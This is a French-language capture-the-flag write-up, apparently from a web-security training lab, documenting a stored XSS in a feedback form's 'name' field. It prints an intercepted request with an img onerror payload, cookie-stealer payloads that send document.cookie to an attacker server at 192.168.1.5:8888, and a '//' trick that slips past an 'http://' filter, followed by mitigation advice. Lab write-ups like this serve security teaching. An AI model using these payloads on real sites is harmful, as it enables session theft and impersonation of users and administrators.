
XSS in feedback

EXPLICATION

Comme relevé durant la phase d'énumération (voir ENUMERATION – partie 8), l'application met à notre disposition une page permettant de publier des messages de feedback :



Comme également relevé dans la phase d'énumération, le champ **message** semble correctement valider le user input. Ce qui ne semble pas être le cas dans le cadre du champ **name**.

Celui-ci est limité, dans le front end, à 10 caractères maximum, ce qui est un peu court pour un payload XSS. Il nous suffit cependant, pour contourner cette restriction, d'intercepter la requête avec Burp et d'y modifier directement le champ **name** ; si le site est mal configuré, aucun check n'est effectué en back end :

```
1  POST /?page=feedback HTTP/1.1
2  Host: 192.168.1.20
3  User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:60.0) Gecko/20100101 Firefox/60.0
4  Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
5  Accept-Language: en-US,en;q=0.5
6  Accept-Encoding: gzip, deflate
7  Referer: http://192.168.1.20/?page=feedback
8  Content-Type: application/x-www-form-urlencoded
9  Content-Length: 52
10 Cookie: I_am_admin=68934a3e9455fa72420237eb05902327
11 Connection: close
12 Upgrade-Insecure-Requests: 1
13
14 txtName=<img src=x onerror="alert(42)">&mtxtMessage=test&btnSign=Sign+Guestbook
```

Notre payload ici est le suivant :

```
<img src=x onerror="alert(42)">
```

Il s'agit d'un simple payload testant la vulnérabilité d'une page à une faille XSS. Et on récupère bien une alerte avec marqué "42" chaque fois qu'on se redirige sur la page, le champ "name" est vulnérable à une faille XSS.

Il s'agit ici d'une faille de type stored XSS (ou persistent XSS). Ce qui veut dire qu'à chaque fois qu'un utilisateur se rendra sur la page où notre payload Javascript se situe, ce dernier sera exécuté **dans le context du navigateur de la victime**.

Dans ce cadre, le fait de faire apparaître une alerte n'est pas très utile. Cependant, il peut être très intéressant d'utiliser un payload qui envoie à un serveur web que nous contrôlons les cookies de la victime. Il suffit qu'il s'agisse de l'administrateur du site, qu'il soit authentifié et que son cookie représente cette authentification pour lui voler ce cookie et pouvoir usurper son identité sur le site.

Les payloads pour de tels *cookie stealers* pourraient ressembler à cela (toujours en travaillant au sein d'un tag html **img**, les tags **script** ne semblent pas produire l'effet désiré) :

```
<img src=x onerror=this.src='http://192.168.1.5:8888/cat.png?cookie=' + document.cookie>

<img src=x onerror=alert('stolen'); this.onerror=null; this.src='http://192.168.1.5:8888/cat.png?cookie=' + document.cookie>
```

Il faut faire attention, dans le cadre du premier payload, à ce que le fichier **cat.png** existe bien sur notre serveur malicieux, sinon le **onerror** s'exécutera en boucle (un problème que le second payload résoud).

Quoi qu'il en soit, avec l'un ou l'autre de ces payloads, on ne reçoit **pas** sur notre serveur malicieux qui tourne en local la requête. On s'aperçoit en réalité que notre browser envoie bien les requêtes, mais considère `192.168.1.5:8888/cat.png?cookie=` comme un **path relatif**, car un **filtre supprime les patterns du type http://**.

Typiquement, voilà la requête qui est envoyée par notre XSS en l'état :

```
1 GET /192.168.1.5:8888/?c= HTTP/1.1
2 Host: 192.168.1.20
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:60.0) Gecko/20100101 Firefox/60.0
4 Accept: */*
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Referer: http://192.168.1.20/?page=feedback
8 Cookie: I_am_admin=68934a3e9455fa72420237eb05902327
9 Connection: close
```

On voit qu'on l'envoie à 192.168.1.20, qui est en réalité l'application vulnérable, on interprête notre serveur comme un path relatif. Il existe des façons de bypass les regex qui interdisent les patterns comme **http://** :
https://cheatsheetseries.owasp.org/cheatsheets/XSS_Filter_Evasion_Cheat_Sheet.html

Par exemple, `//` est traduit par les navigateurs par `http://` ; on adapte donc notre payload, qui devient :

```
<img src=x onerror=this.onerror=null;this.src='//192.168.1.5:8888/?c=' + document.cookie>
```

Notre `//` permet d'esquiver le filtre (probablement une regex ?), et on récupère bien un hit sur notre

serveur web local. Notre faille XSS et le *cookie stealer* sont ainsi fonctionnels.

Malgré tout ça, on ne récupère pas de flag. On finit par se rendre compte que, pour obtenir le **flag**, il suffisait de taper le string "**script**" dans l'un des inputs[1]. Il s'agissait alors probablement plutôt de nous faire prendre conscience de la possibilité d'une XSS plutôt que de nous la faire pratiquer.

RESSOURCES
Un petit script xss.py dans le dossier Ressources permet de révéler le flag.

MITIGATION :
> Valider l'input utilisateur sur l'intégralité des champs.
> Ne pas se reposer sur des mécanismes de front-end pour réguler l'input utilisateur.
> Mettre en place des filtres XSS selon le framework utilisé.

1 : Voir même uniquement le caractère 'a' dans **name** et **message**, ce qui est un peu étrange.